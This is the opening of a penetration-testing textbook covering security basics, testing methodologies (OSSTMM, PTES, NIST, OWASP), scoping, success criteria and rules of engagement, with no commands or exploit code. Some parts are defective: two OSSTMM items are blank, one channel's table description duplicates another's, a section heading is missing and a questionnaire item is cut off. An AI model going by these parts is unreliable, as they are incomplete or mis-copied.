Network Ethical Hacking & Penetration Testing

Version 2.0

Albert Samuel

Table of Contents

Chapter 01 Introduction to Network Penetration Testing

Definition and Purpose

Penetration testing is the process of assessing and evaluating the security posture of computer and network systems by discovering vulnerabilities and attempting to break into these systems.

Another term for *penetration testing* is *ethical hacking*. Penetration testers are called *ethical hackers* or *white-hat hackers*. On the other hand, *unethical hackers* are called *black-hat hackers*. The only difference between ethical hacking and unethical hacking is the consent of the target; that is, in ethical hacking, i.e., penetration testing, the target has given written permission to the ethical hacker to perform such test for the purpose of evaluating its security level.

Penetration Testing reveals what and how hackers may compromise or damage a certain computer or network system. By conducting a penetration test, the target organization will get to know:

- The vulnerabilities, or weaknesses, in their systems.
- How these vulnerabilities may be exploited.
- The damage – the impact – that may result from such exploitation.
- How to remediate and eliminate these vulnerabilities.

Information Security

Any business relies on information, such as, trade secrets, customers' data, financial documents, employees' documents, emails, etc. Information Security is about preserving the ***Confidentiality***, ***Integrity***, and ***Availability*** (C.I.A) of business information:

- ***Confidentiality***: means that the information is accessed only by authorized personnel. It pertains to the secrecy of that information. If by any means the information was accessed, viewed, or read, by an unauthorized person, confidentiality is said to be breached.
- ***Integrity***: means that the information is not modified or changed accidentally or intentionally by unauthorized people. It pertains to

the accuracy – or correctness – of that information. If by any means the information was modified, the integrity is said to be breached.

- ***Availability***: means that the information must be available upon demand. If the information is fully or partially lost or rendered inaccessible by the authorized people, availability is said to be breached.

Later on when we talk about vulnerabilities, we will learn that the risk value of any vulnerability is calculated based on how this vulnerability affects the Confidentiality, Integrity, and Availability of the system.

Preserving the C.I.A. of information is done by implementing certain security mechanisms, called Controls. There are two categories of security controls: Process Controls, and Interactive Controls:

I. ***Process Controls***: these are security mechanisms applied directly to the information that needs protection. The information is processed in certain ways – by these controls – so that the C.I.A. are preserved. The process controls are Encryption, Hashing/Digital Signature, and Backup:

   a. ***Encryption:*** it is used to preserve the confidentiality of information; and It is the process of ciphering the actual information using a "key." The output code is called cipher-text. Only those who possess the key can decrypt the cipher-text to get the original text. It is important to note here that encryption cannot be done without a "key." Some people confuse mere encoding or encryption. Encoding does hide the original text into a code; however, an encoded message can be reversed by anyone who knows the encoding algorithm. With encryption, no one can decrypt the cipher-text even if they know the encryption algorithm. The "key" must be known to the party decrypting the cipher-text. Examples of encryption algorithms are DES, AES, and RSA.

   b. ***Hashing/Digital Signature***: Hashing is used to preserve the integrity of information; and it is the process of generating a unique fingerprint (a string) of fixed length of the information. A hashing algorithm takes the original text as an input, and then calculates a fixed-length code; the output code is always the same as long as the input text is the same. If one bit is changed in the input, a totally new hash will be generated. An important point to mention here is that unlike encryption, we cannot get the original text from the hash; in other words, hashing algorithms cannot be reversed. They produce hashes from original texts, but cannot get the original texts from hashes. That is why a hashing algorithm is called one-way hash. A digital signature is a hash encrypted with a private key. A digital signature guarantees the integrity of the original text; in addition, it attests who the actual owner is. Examples of hashing algorithms are MD5, SHA1, and SHA2.

c. ***Backup***: this process preserves the availability of information. And It is the process of making one or more copies of the information – whether the original text or the cipher-text – that are kept in a secure location different from the location of the original information. In this case, if the original information is lost, it can be restored from the backup.

II. ***Interactive Controls***: these controls are implemented as measures when the information – to be secured – interacts with external entities. They are not applied to how the information is processed (like in Process Controls), rather, they are applied whenever another entity (like a system or a person) attempts to interact with the information. There are three such controls, and they are Authentication, Authorization, and Accounting (A.A.A.):

a. ***Authentication***: it is the mechanism of determining if the individual – a system or a person – is allowed to access the protected space; the space can be a physical location, a software application, or any other system. The most common form of authentication is *password* authentication that most people are familiar with. When you log in to your Facebook account with a username and a password, that is authentication. However, there are three ways to implement authentication: 1. What the user knows, like a password or passphrase, 2. What the user has, like an access card, and 3. What the user is, like a fingerprint.

b. ***Authorization***: it is the mechanism of determining what the user is allowed to do *after* they have been authenticated. Authorization is about the access rights and privileges they have. If we take the Facebook example again, authorization relates to the actions that you are allowed to do after you successfully logged in; what photos are you allowed to view? Which people are you allowed to write on their walls? And so on. When it comes to files on systems, which files are you allowed to read, modify, or delete? Privileges given to different legitimate (authenticated) users are part of the authorization mechanism.

c. ***Accounting***: it is the mechanism of logging and reviewing all actions and attempts by users. Accounting reveals any unauthorized attempts. It is a way to track what is being done and by whom to expose any misuse.

In short, the security of a certain information revolves around preserving its Confidentiality, Integrity, and Availability (CIA). Confidentiality is maintained by Encryption, Integrity is maintained by Hashing or Digital Signature, and Availability is maintained by Backup. These three controls – Encryption, Hashing, and Backup – are called Process Controls. In addition, while external entities interact with the information, we need three additional controls – called Interactive Controls – which are Authentication, Authorization, and Accounting (AAA).

Also, businesses rely on computer and network systems for day-to-day operations. These systems must be operating as intended with no interruption – as in Denial-of-Service (DoS) attacks. Also, publically exposed systems, like web sites, must be secure and protected.

There are three pillars to effectively secure corporate’s information and establish a long-lasting Information Technology Security. Unfortunately, many top managers are not aware of the importance of cyber security, and many IT managers assume that IT security is only about firewalls and antivirus. However, there are three keys to proper IT security in any organization, which are:

1. ***Management Commitment***

Management must be aware of cyber threats and must commit themselves to securing their business information. The roles of upper management can be summarized in the following points:

- Initiate a Security Policy.
- Hire a Security Officer and a Security Team.
- Dedicate a fixed budget to IT Security.
- Approve a security awareness program for all employees.

2. ***Technical Implementation***

The company's IT Division must know how to technically implement various security technologies, such as:

- Anti-Virus.
- Firewall.
- Intrusion Detection/Prevention System (IDS/IPS).
- Demilitarized Zone (DMZ).
- VLANs.
- Public Key Infrastructure (PKI).
- Unified Threat Management (UTM).

3. ***Third-Party Assessment***

Third-party auditors and penetration testers must be hired at regular intervals to validate the security posture of the company. The benefits of third-party auditing and penetration testing are as follows:

- It reveals gaps and blind spots.
- It verifies the work of the in-house team.
- It exposes configuration errors and human mistakes
- It is the final stamp over the company's security posture.

Vulnerability, Threat, and Exploit

There are three terms that repeat often in ethical hacking vocabulary; and these are, vulnerability, threat, and exploit. It is very important to understand these terms and know the difference between them.

- ***Vulnerability***: it is a weakness in the hardware or software which can be taken advantage of by a hacker, thus, reducing the overall assurance of the information. It is a hole in the overall security of the the system. Vulnerabilities are the entry points through which hackers find their way into a system. During a penetration test, there is a phase called "Vulnerability Assessment," during which the penetration tester attempts to find all vulnerabilities in the target systems and networks, assesses their potential harm, and ultimately recommends to the client organization the practical solutions to close those vulnerabilities.
- ***Threat***: it is any dangerous agent that can take advantage of a vulnerability or break through it; a threat is potentially a source of harm to the system. A threat can be human, like hackers, technical, like viruses and worms, or natural disasters, like earthquakes.
- ***Exploit***: it is the tool, i.e., the software code, used by the hacker to take advantage of, or exploit, a vulnerability. Exploitation seeks to create an unintended behavior in the remote system that yields to system compromise. Exploitation is the "clever" way to enter the system through a vulnerability. Whenever there is a vulnerability, hackers think outside-the-box to exploit the system. And the practical means of exploitation is implemented in a code which is called the "exploit." During a penetration test, the tester tries to exploit discovered vulnerabilities and reveal to the client the actual harm that may result in case those vulnerabilities remain unfixed.

We can understand these terms better if we look at the following analogy. Let's say there is a house that has something valuable in it, yet its door has a weak lock. In such scenario, the weak lock might be called a vulnerability, a thief who might break into the house would be a threat, while the master-key or the tool used by thief to break the weak lock might be called the exploit.

Risk Assessment and Impact Analysis

When it comes to information security in any business, there is always the question how much to invest to mitigate and close vulnerabilities. Because, higher security would require higher budget; thus, executive management would ask, how much budget is necessary to achieved the desired security? And in order to come up with the right answer, additional assessments are needed. Just mere vulnerability assessment is not enough. A business needs to conduct these two processes:

1. ***Risk Assessment***: first of all, risk is the likelihood of a harm occurring; that is, risk asks the question, what is the likelihood that a certain vulnerability gets exploited? There might be a certain vulnerability that the organization is aware of, yet, if the likelihood of its exploitation is low, then, there is a low risk coming from. On the other hand, if the likelihood of its exploitation is high, then, there is a high risk. Visiting our previous analogy of the house with a weak lock, if the house is in a neighborhood with low theft incidents, then, the likelihood of a thief breaking into the house is low – thus, the risk is low. The inverse is true; if the neighborhood is known for frequent theft crimes, then, the risk is high. A business must conduct a Risk Assessment for each vulnerability to assess the associated risk level.
2. ***Impact Analysis***: An impact is the actual damage that might result from a harmful incident; that is, once a vulnerability is exploited, the damage that occurs – such as financial loss, leaked sensitive information, loss of reputation, etc. – is the impact of that incident. Impact analysis is determining how much damage may occur if each vulnerability were to be exploited. Visiting our house analogy, if there is $100,000 worth of gold in the house that could be stolen in case of theft, then, we can say the impact is high. However, on the other hand, if there the house is merely empty, then, the impact is low in case a thief breaks into it.

Based on the outcomes of Risk Assessment and Impact Analysis, management can make a better judgement whether to mitigate a certain vulnerability or not; and if so, how much should be invested in implementing such mitigation. Let’s look again at the house analogy and consider these four scenarios:

a. If the risk is *high* and the impact is *high*, then, it is worth investing in an expensive high-quality lock.
b. If the risk is *low* and the impact is also *low*, then, we might not do anything about the lock. We can opt to the accept the situation as it is.
c. If the risk is high, but the impact is low; we might opt to buy a medium quality lock.
d. If the risk is low, but the impact is high; just like in the previous case, we might opt to buy a medium quality lock.

Types and Categories of Penetration Testing

There are different ways to categorize the different types of penetration testing. One way is to look at how much knowledge an ethical hacker has about his target prior to starting the actual penetration test. Another way is to consider the location from which the ethical hacker will conduct his penetration test. The following two sections describe these categorizes:

Black-Box vs. White-Box Penetration test

When the ethical hacker conducts the penetration test with no prior knowledge about the target, such test is called a Black-Box test. On the other hand, if he has full knowledge about the target, it is called a White-Box test.

There are different reasons why an organization would request either a black-box or a white-box test. A black-box test simulates how the hacking process of real-world hackers, since hackers perform their activity secretly without any conscious interaction with their target. However, a black-box test may miss certain vulnerabilities if there are some systems or applications that are completely hidden and could not be discovered during the timeframe of the test. Because of this factor, a black-box test is usually faster than its counterpart and costs less.

On the other hand, a white-box testing ensures that all vulnerabilities are discovered, since prior to the test, the tester – the ethical hacker – has been given full knowledge about the systems and applications from the actual system administrators or developers, i.e., the owners of the target. Instead of simulating real-world hackers, a white-box test makes the tester works closely with the IT teams and there is a high level of transparency during the test. Because of these factors, a white-box test can take longer time to finish and may cost more than the first type.

Black-Box Testing	White-Box Testing
May miss some vulnerabilities	Can discover all vulnerabilities
Simulates real-world hackers	The tester works closely with the IT team.
Faster	Slower
Cheaper	More expensive

Between the two extremes, a combination of both types comes in the middle and it is called Grey-Box Testing. The tester gains partial knowledge about the target. Grey-box testing has the best features of both types.

External vs. Internal Penetration test

When considering the location from which the penetration test is originated, we will find that for any target organization, the tester can be located inside the organization's local area network (LAN), or he can be located anywhere else outside the target's LAN and conduct the test over the Internet. Accordingly, a penetration test can be an external test or an internal test.

So, an external penetration test is conducted over the Internet, and assesses the Internet presence of the target. That is, the ethical hacker attempts to break into the target through their public – Internet-facing – systems. It simulates external hackers who can be located anywhere on the world. An external test generally assesses systems like:

- DNS Servers
- Web (http/https) Servers
- File (ftp) Servers
- Remote Access (citrix/rdp/ssh) Servers
- Mail (smtp/imap/pop3) Servers
- Routers and VPN Gateways
- Firewalls and IDS/IPS

On the other hand, an internal penetration test is done from within the local perimeter of the target organization. And it primarily simulates the hacking process of a malicious insider, that is, an employee or a contractor who is supposed to be trusted by the organization but has malicious intent. This type of penetration test generally involves the following actions:

- Traffic eavesdropping and hijacking
- Gathering confidential information, such as, emails or document

- Obtaining administrative and users' passwords
- Exploiting internal SQL and Web servers
- Exploiting the internal Email servers
- Exploiting the internal FTP and SSH servers
- Assessing the wireless network security.

Methodologies and Standards

In order to standardize the process of penetration testing, different organizations have created comprehensive methodologies that outline all the steps and phases of pen-testing. These methodologies and standards provide framework for penetration testers to follow during their work, so that the test is comprehensive and complete. Also, these methodologies and standards provide the target organizations with knowledge to evaluate the depth and accuracy of a third-party penetration test. Thus, methodologies help both the ethical hacker as well as the target to get the best out of a penetration test.

In this chapter, we look at five different methodologies and standards:

1. Open Source Security Testing Methodology Manual (OSSTMM).
2. Penetration Testing Execution Standard (PTES).
3. Technical Guide to Information Security Testing and Assessment by NIST.
4. Penetration Testing Framework.
5. Open Web Application Security Project (OWASP) Testing Guide

The Open Source Security Testing Methodology Manual (OSSTMM)

www.isecom.org/research

The OSSTMM was developed by the Institute of Security and Open Methodologies (ISECOM) in January 2001, by Pete Herzog. And since then, many researchers have contributed to it. According to their website: *"it is a peer-reviewed manual for security testing and analysis which result in verified facts. These facts provide actionable information that can measurably improve your operational security. […] The OSSTMM is about operational security. It is about knowing and measuring how well security works."*

The OSSTMM takes into consideration the interactions between people, processes, systems, and software. Further, it seeks to test the security of five domains in any business, which are the human, the physical, the wireless, the telecommunication, and the data networks; each domain is called a ***channel***. The following table, taken from the OSSTMM, explains these five domains:

Class	Channel	Description
Physical Security (PHYSSEC)	**Human**	Comprises the human element of communication where interaction is either physical or psychological.
	Physical	Physical security testing where the channel is both physical and non-electronic in nature. Comprises the tangible element of security where interaction requires physical effort or an energy transmitter to manipulate.
Spectrum Security (SPECSEC)	**Wireless**	Comprises all electronic communications, signals, and emanations which take place over the known EM spectrum. This includes: ELSEC (Electronic Communication), SIGSEC (Signals), and EMSEC (Emanations untethered by cables).
Communications Security (COMSEC)	**Telecommunications**	Comprises all electronic systems and data networks where interaction takes place over established cable and wired network lines.
	Data Networks	Comprises all electronic systems and data networks where interaction takes place over established cable and wired network lines.

The OSSTMM has its advantage and disadvantage. The most obvious advantage of OSSTMM is that It is deep and thorough. The OSSTMM covers all aspects of information security, including the human/personal and the physical aspects. Most of the methodologies out there focus on the technical side of penetration testing, that is, testing data networks and systems. The OSSTMM covers a complete approach to social engineering and testing the physical security of an organization.

However, the OSSTMM guide does not tell you which tools to use to accomplish a particular task. The lack of technical instructions is its disadvantage – especially if you are looking for such type of information. It simply instructs the tester about what needs to be done. It is up to you which tools to use, and it is your job to find the right tools for each task. For this reason, some people find it too theoretical and conceptual – unlike the second standard (PTES).

As mentioned above, the OSSTMM covers five domains (channels) to test and audit; the following is a summary of each domain:

1. ***Human Security Testing***: This part of the OSSTMM focuses on the interpersonal communication with the target's people to see their level of security awareness and to check if any intrusion can take place through psychological manipulating of personnel. The interpersonal communication can be through telephone, email, instant messaging, or in person. This type of testing can be called "social engineering" by other professionals.

2. ***Physical Security Testing***: This part focuses on testing for any possibility of breaking into the physical perimeter of the target and the damage of data confidentiality, integrity, and availability, that may result from physically entering the target's proximity.

3. ***Wireless Security Testing***: This focuses on assessing the security of electromagnetic and microwave frequencies. The OSSTMM outlines procedures to test if information can be accessed by intercepting wireless networks or breaking wireless authentication or authorization. In addition, this section tests whether it is possible to cause Denial of Service (DoS) against the wireless network by any form of radio frequency jamming.

4. ***Telecommunication Security Testing***:

5. ***Data Networks Security Testing***:

Penetration Testing Execution Standard (PTES)

www.pentest-standard.org

This is a comprehensive technical standard covering all major phases and all minor steps of a professional penetration test. It is further equipped with a technical guideline that includes **33** security tools linked to their websites. PTES divides the penetration testing process into *seven* phases as follows:

1. Pre-Engagement Interactions

This includes preparatory conversations and communication between you, the penetration tester, and the target organization. These interactions include: Scoping – Meetings – Questionnaire – Goals – Emergency Contact Information – Rules of Engagement.

2. Intelligence Gathering

According to PTES, this phase entails working behind the scene to form a detailed picture about the target organization; such detailed picture will give you a better and deeper understanding of the target. This phase includes performing things like reconnaissance and Footprinting (*discussed later*) against the target to gather as much information as possible. The information will be great aid in later phases – the vulnerability assessment and exploitation. Thus, the more information you gather here, the more attacking strategies you will use later on.

3. Threat Modeling

Two key elements must be identified in this phase: 1. Assets, and 2. Threats. Assets are the systems and/or applications owned by the target, while threats are the dangers that can potentially corrupt or compromise the assets. Threat Modeling is done through four steps:

- Step 1: gather relevant information.
- Step 2: identify and categorize primary and secondary *assets*.
- Step 3: identify and categorize *threats.*

- Step 4: Map threats against assets.

4. *Vulnerability Analysis*

This phase involves discovering all weakness, holes, and flaws in the target's systems and applications. Discovered vulnerabilities will be your doorway to attacking the target's information. According to PTES, there are different types of vulnerabilities such as host and service misconfiguration to insecure application design.

5. *Exploitation*

According to PTES, the primary focus of this phase is on gaining access to the systems or resources by passing security restrictions. And this phase should be "well-planned and a precision strike" if the previous phase – vulnerability analysis – was conducted successfully. The phase of exploitation seeks to establish entry points into the target's systems and identify targets with high value. Your goal as a penetration tester is to cause the highest impact. Thus, you should focus on attack vectors with high success probability and high impact.

6. *Post-Exploitation*

After successful exploitation, your aim is to maintain the access to the target's system for a long period of time. Also, according to PTES, you should determine the value of the system by checking the sensitivity of the data stored on it and how much useful the system is in hacking deeper into the network.

7. *Reporting*

The final phase is about writing a report describing the entire process, along with all findings and solutions. The report should be written in a manner that makes sense to the customer and provides it with the most value.

Technical Guide to Information Security Testing and Assessment by NIST (*National Institute of Standards and Technology*)

nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

This technical guide by NIST is smaller than the previous ones, yet, it contains all the necessary steps and actions for a complete penetration test.

The guide describes four phase to penetration testing as follows:

a. ***Planning:***

This phase includes preparatory actions, meetings, and conversations with the client. Basically, it should cover the following aspects:

i. Identifying rules of engagement.
ii. Obtaining management approval
iii. Setting the goals of the test.

b. ***Discovering:***

This phase includes the first portion of the engagement, i.e., the penetration test. The aim here is to know all vulnerabilities, weaknesses, holes, and entry points so that an accurate attack plan can be devised. The discovering phase is further divided into the following parts:

i. Information Gathering.
ii. Scanning.
iii. Vulnerability Analysis.

c. ***Attack:***

This is the phase of executing the attack plan. This phase reveals all the harms, with their proofs, that can be done to the target. According to the guide, this phase involves four primary actions:

i. Gaining access
ii. Escalating privileges
iii. System browsing
iv. Installing tools

d. ***Reporting***

The last phase is to write a report that explains all what has been done including the findings, mitigations strategies, and solutions. The actual time of delivering the report must be agreed upon during the first phase, the planning phase.

This is another good resource for penetration testing and vulnerability assessment. It provides in-depth technical know-how and tools for assessing and penetrating different aspects of information technology. The material in their site has been referenced by some major cyber security institutions. The *penetration test framework* covers the following aspects:

- ***Network Footprining (Reconnaissance)***: this is where the penetration tester would gather publically available information about the target using passive and active techniques. Passive techniques utilize only the browser and and generally invisible to the target, while active techniques may appear in the audit logs in the target's systems.
- ***Discovery, Probing, & Enumeration***: this involves discovering open ports, probing for Operating System types, and enumerating the running network services.
- ***Password Cracking***: the framework provides all the tools necessary to crack different types of passwords.
- ***Vulnerability Assessment***: the tester here tries to find all vulnerabilities existing on the different systems that have been discovered in the previous phases. Vulnerabilities are the weak points in the systems that can permit a hacker to gain access or cause a certain damage. The framework provides tools and methods for vulnerability scanning and analysis.
- ***AS/400 Auditing***: AS/400 is an IBM server with an operating system called OS/400. The penetration testing framework has a dedicated section to auditing and assessing this type of servers. The second covers the important open ports and vulnerabilities that exist in AS/400.
- ***Bluetooth-Specific Testing***: this section of the framework covers the tools that assess and audit Bluetooth.
- ***Cisco-Specific Testing***: this section covers the procedure for full assessment of Cisco devices. It covers the methodology and tools to discover Cisco devices, crack their passwords, gain remote access, and exploit the common vulnerabilities.

- ***Citrix-Specific Testing***: Citrix systems are designed to provide employees with remote access to some systems of the local organization. The framework has a dedicated section with tools and techniques to enumerate, scan, assess, and exploit Citrix systems.
- ***Network Backbone***: this is a small section covering some network tools such as packet analyzers, sniffers, traffic hijacking tools, and spoofing tools.
- ***Penetration***: this section covers the tools and techniques necessary to perform the exploitation phase. Exploitation is the process of taking advantage of vulnerabilities in order to gain access or cause a denial of service (DoS). The main tools covered in this section are Metasploit, Core Impact, Cisco Global Exploiter, and CANVAS.
- ***Server-Specific Test***: the framework provides in this section the steps to assess four kinds of servers: Databases, Mail servers, Web servers, and VPN servers. For each kind, it will equip you with the tools and techniques to discover, enumerate, scan and penetrate the system.
- ***VoIP Security***: this is a heavy section full of tools to perform the following actions against VoIP protocol and systems: sniffing, scanning and enumeration, packet creation and flooding, fuzzing, signaling manipulation, media manipulation, and others.
- ***Wireless Penetration***: this section is dedicated to assess wireless networks (WLAN). It provides you with techniques and tools to discover wireless networks, gain in-depth knowledge about their specifications, crack their passwords, etc.
- ***Physical Security***: this section provides you with a step-by-step action plan to assess the physical security of a target organization. The assessment is done against meeting rooms, lobby, communal area, general rooms, windows, fence, exterior doors, and all entry points.

Open Web Application Security Project (OWASP) Testing Guide

www.owasp.org/index.php/Main_Page

Unlike the previous standards which are meant more for *network* penetration testing, this one is specifically designed for testing *Web Applications*. Even though this book is about network penetration testing, the last chapter, however, covers briefly Webapp testing. And as such, it is worth mentioning here the best international standard – the OWASP Testing Guide – for making such test.

According to its website, "the aim of the project is to help people understand the what, why, when, where, and how of testing web applications." The guide discusses the following phases:

- ***Information Gathering***: this phase gathers information about the target web server and application. It involves fingerprinting the remote server, enumerating the running applications, reviewing comments and metadata, identifying entry points, etc.
- ***Configuration and Deployment Management Testing***: this phase emphasizes testing the hosting platform itself as an insecure platform can easily affect the overall security of the web application.
- ***Identity Management Testing***: identity management includes the different user accounts and their roles. And this phase involves testing the user registration process and also enumerating the registered users.
- ***Authentication Testing***: authentication is the process of verifying the digital identity of a user in order to allow or deny access to the entire system. The most common way of authentication is through the use of passwords. This phase involves testing how secure is the authentication process.
- ***Authorization Testing***: authorization is the process of checking the privileges of an authenticated user in order to grant access to a particular resource; it comes after a successful authentication. This phase tests for the possibility of privilege escalation or bypassing the authorization rules.
- ***Session Management Testing***: Session Management is "the mechanism by which [the webapp] controls and maintains the state for a user interacting with it." This phase tests the strength of

session management and whether or not it can easily be broken or circumvented.

- ***Input Validation Testing***: the lack of proper input validation is the cause of the most webapp attacks. The webapp must clearly validate any external input received from the user. This phase of the test checks how strong is the implementation of input validation on the webapp.
- ***Testing for Error Handling***: this phase checks how the webapp behaves when an error is generated. Improper error handling can lead to denial of service (DoS) attacks.
- ***Testing for Weak Cryptography***: it is important that the web application uses the latest secure cryptography algorithms. Using old, outdated, or non-standard algorithms can lead to system compromise. The phase here tests for all sort of cryptography algorithms such as, symmetric encryption, asymmetric encryption, digital certificates, hashing algorithms, etc.
- ***Business Logic Testing***: business logic is the actual step-by-step procedure to perform a certain business operation. Testing the business logic involves trying to break the actual sequence of actions programmed by the original developers.
- ***Client-Side Testing***: this last phase checks whether or not the webapp can be used by a hacker not attack the server itself but the clients who connect to it. In other words, this phase tests the ability to execute code within the user’s browser.

Module 02 Pre-Engagement Preparation

Before starting a penetration test, you – as a professional ethical hacker – are supposed to sit with your target organization, represented by the IT manager, chief information officer, information security officer, or anyone with technical background and that is authorized by executive management. Depending on the size of the organization, you may need to meet a team of people instead of a single individual. A successful penetration test will not be possible if you and your target could not agree on, and specify, certain conditions and rules. The agreements will protect you legally and guarantee your exact payment. The agreements will also assure your target of your professionalism and what to expect from the test.

This initial phase can be done in one or more meetings, depending on the size of your target organization and the work to be done. But in all cases, the preparatory work must include the following subjects:

- Defining the ***scope*** of the test through a comprehensive questionnaire.
- Defining ***success criteria***, i.e., agreeing upon what constitutes a successful penetration or hacking.
- Clarifying the ***rules of engagement***, that is, the ethics of the test.
- Signing a written permission – *by the client* – and a Non-Disclosure Agreement (NDA) – *by the tester*.

The Scope and the Questionnaire

The scope specifies what to test, when to test, where to test, and how to test. A penetration tester must not engage in a test without a clearly defined scope. Agreeing on a well-specified scope is the most important step at the beginning of a test. From the tester's side, you will engage in the test knowing exactly what you are going to assess, at what particular time, and from which location. You will be protected legally as long as your test does not cross the boundary of the scope. From the client's side, they will know what they will be charged for financially; it will prevent any overcharging.

The scope must be defined and discussed through a meeting between the tester and the client. And it should cover the following aspects:

- What systems, IP addresses, ports, or applications are going to be tested.
- Where the tester is going to launch his test from. In other words, the location(s) – or IP addresses – of the tester must be specified.
- When the tester is going to perform his test. The dates and times must be specified.
- The types of test that are going to be conducted, such as, vulnerability assessment, social engineering, physical security assessment, denial-of-service (DoS), black-box or white-box, etc.

The best way to define the scope is to have a set of questions, a questionnaire, that you present to the target organization and ask them to provide you with detailed answers. From their answers, you can understand their motivation to have a penetration test, what they want to test, and what kind of test they would like to receive. The following is a set of the most important questions that you should present to every client. These questions are extracted from the PTES methodology:

A. Network Penetration Test

1. Why is the customer having the penetration test performed against their environment?
2. Is the penetration test required for a specific compliance requirement?
3. When does the customer want the active portions (scanning, enumeration, exploitation, etc.) of the penetration test conducted? During business hours? After business hours? On the weekends?
4. How many total IP addresses are being tested? How many internal IP addresses, if applicable? How many external IP addresses, if applicable?
5. Are there any devices in place that may impact the results of a penetration test such as a firewall, intrusion detection/prevention system, web application firewall, or load balancer?

B. Web Application Penetration Test

1. How many web applications are being assessed?
2. How many login systems are being assessed?
3. How many static pages are being assessed?
4. How many dynamic pages are being assessed?
5. Will the source code be made readily available?

C. Wireless Network Penetration Test

1. How many wireless networks are in place?
2. Is a guest wireless network used? If so:
   i. Does the guest network require authentication?
   ii. What type of encryption is used on the wireless networks?
   iii. Will enumeration of rogue devices be necessary?
   iv. Will the team be assessing wireless attacks against clients?

D. Social Engineering

1. Does the client have a list of email addresses they would like a Social Engineering attack to be performed against?
2. Does the client have a list of phone numbers they would like a Social Engineering attack to be performed against?
3. Is Social Engineering for the purpose of gaining unauthorized

Success Criteria

One of your roles, as a penetration tester, during the initial stage is to explain to the client that the term “hacking” has a general connotation, and measuring a successful “hack” is always dependent upon the business context of the target. Often times the client wants to know if their infrastructure is “hackable” or “secure.” But, what constitutes a successful *hack*? One client might consider a denial-of-service (DoS) for few hours a successful hack, while another might not be bothered at all by such incident. That is why it is important to understand what the client is expecting from the test, and how they view hacking incidents.

Rapid7, a major security consulting company, has developed a model to define and develop success criteria; they named their model **SMARTER**, which is an acronym for *Specific*, *Measurable*, *Attainable*, *Relevant*, *Time-bound*, *Evaluate*, and *Reevaluate*. The following are descriptions and examples for the SMARTER model:

1. *Specific*: every criterion must be about a specific act. For example, the client is considered hackable if the tester is able to access a Cisco router.
2. *Measurable*: the criterion must be measured by some way. For example, the tester must gain access to the Cisco router and get the configuration file in order to consider the penetration successful. In other words, each successful penetration can be proven by some evidence.
3. *Attainable*: the act of penetration must be practical and applicable, not something that is impossible. For example, the tester must gain access to a Cisco router provided that there is a Cisco router online.
4. *Relevant*: the criterion must be relevant to the business of the client. For example, the tester must access a Cisco router which in some way affects the client’s business. In other words, there must a real-world risk from any successful penetration.
5. *Time-bound*: each criterion must provide a time limit to achieve its specific penetration goal. For example, the tester must gain access to a Cisco router within 48 hours. If he does so, the penetration is successful. Otherwise, it is unsuccessful.
6. *Evaluate*: this is a time-bound action; the tester and the target’s team must discuss the status of the system after a certain period of time. For example, after 3 days, the team will discuss whether the Cisco router has been hacked or not.
7. *Reevaluate*: this is an event-bound action; the tester and the target’s team will discuss the status of the system after

successfully achieving the goal. For example, if a Cisco router is successfully hacked, the team will discuss how it was hacked and what actions were taken to accomplish the goal.

The following are examples of well-formulated success criteria:

I. The Oracle DB that is used as a back-end server behind a web application is accessed with normal user privileges within a duration of 1 week. At least one table must be extracted as an evidence of the penetration. This DB contains business-critical data. The team will discuss the status after 5 days of the engagement. Later, after the goal is completed, the team will discuss the status again.

II. Any executable program must be executed remotely on one of the managers' PC within 3 days. As an evidence of penetration, a new file must be created under C drive. The manager's PC belongs to the company and has vital information. The team will discuss the status after 2 days, and later, re-discuss the status after the goal is completed.

III. The WPA2 pre-shared key of the local WLAN must be cracked within 5 days. The claimed recovered key must be compared with the original one held by the administrator. This local WLAN is part of the organization's network and have access to local resources. The team will discuss the status after 2 days and later after the goal is achieved.

Rules of Engagement

The OSSTMM provides around 40 rules of engagement. Some of the most important ones are:

A. *Sales and Marketing*:
- The use of fear, uncertainty, doubt, and deception may not be used in the sales or marketing presentations, websites, supporting materials, reports, or discussion of security testing for the purpose of selling or providing security tests. This includes but is not limited to highlighting crimes, facts, glorified criminal or hacker profiles, and statistics to motivate sales.
- The offering of free services for failure to penetrate the target is forbidden.
- Public cracking, hacking, and trespass contests to promote security assurance for sales or
- marketing of security testing or security products are forbidden.

B. *Assessment / Estimate Delivery*:

- Performing security tests against any scope without explicit written permission from the target owner or appropriate authority is strictly forbidden.

C. *Contracts and Negotiations*:

- With or without a Non-Disclosure Agreement contract, the security Analyst is required to provide confidentiality and non-disclosure of customer information and test results.
- Contracts must clearly explain the limits and dangers of the security test as part of the statement of work.
- In the case of remote testing, the contract must include the origin of the Analysts by address, telephone number or IP address.
- The client must provide a signed statement which provides testing permission exempting the Analysts from trespass within the scope, and damages liability to the cost of the audit service with the exception where malicious activity has been proven.
- Contracts must contain emergency contact names and phone numbers.

D. *Scope Definition*:

- The scope must be clearly defined contractually before verifying vulnerable services.

E. *Test Plan*:

- The test plan may not contain plans, processes, techniques, or procedures which are outside the area of expertise or competence level of the Analyst.

F. *Test Process*:

- The Analyst must always operate within the law of the physical location(s) of the targets in addition to rules or laws governing the Analyst's test location.
- If necessary for privileged testing, the client must provide two, separate, access tokens whether they be passwords, certificates, secure ID numbers, badges, etc. and they should be typical to the users of the privileges being tested rather than especially empty or secure accesses.
- When testing includes known privileges, the Analyst must first test without privileges (such as in a black box environment) prior to testing again with privileges.
- The Analysts are required to know their tools, where the tools came from, how the tools work, and have them tested in a restricted test area before using the tools on the client organization.
- Verified limitations, such as discovered breaches, vulnerabilities with known or high exploitation rates, vulnerabilities which are exploitable for full, unmonitored or untraceable access, or which may immediately endanger lives, discovered during testing must be reported to the customer with a practical solution as soon as they are found.
- The Analyst may not leave the scope in a position of less actual security than it was when provided.

Module 03 Intelligence Gathering

Being offensive in nature, hacking – whether ethical or unethical – resembles a war. Marching into a war cannot be an act of randomness, a mere chaotic gun firing or bombing. It has to be strategic and systematic. Every move has to be well calculated and well executed to achieve the desired outcome. Thus, the first step in any military operation needs to be a proper complete understanding of the target. And this understanding comes about through the process of Intelligence Gathering.

Intelligence Gathering is about gathering seemingly-harmless information about the target, information that could be publicly available or secretly probed for, information that could also be intentionally or accidentally revealed or leaked. Nonetheless, in the right hands, such information can be of a great value to plot, plan, and conduct an attack.

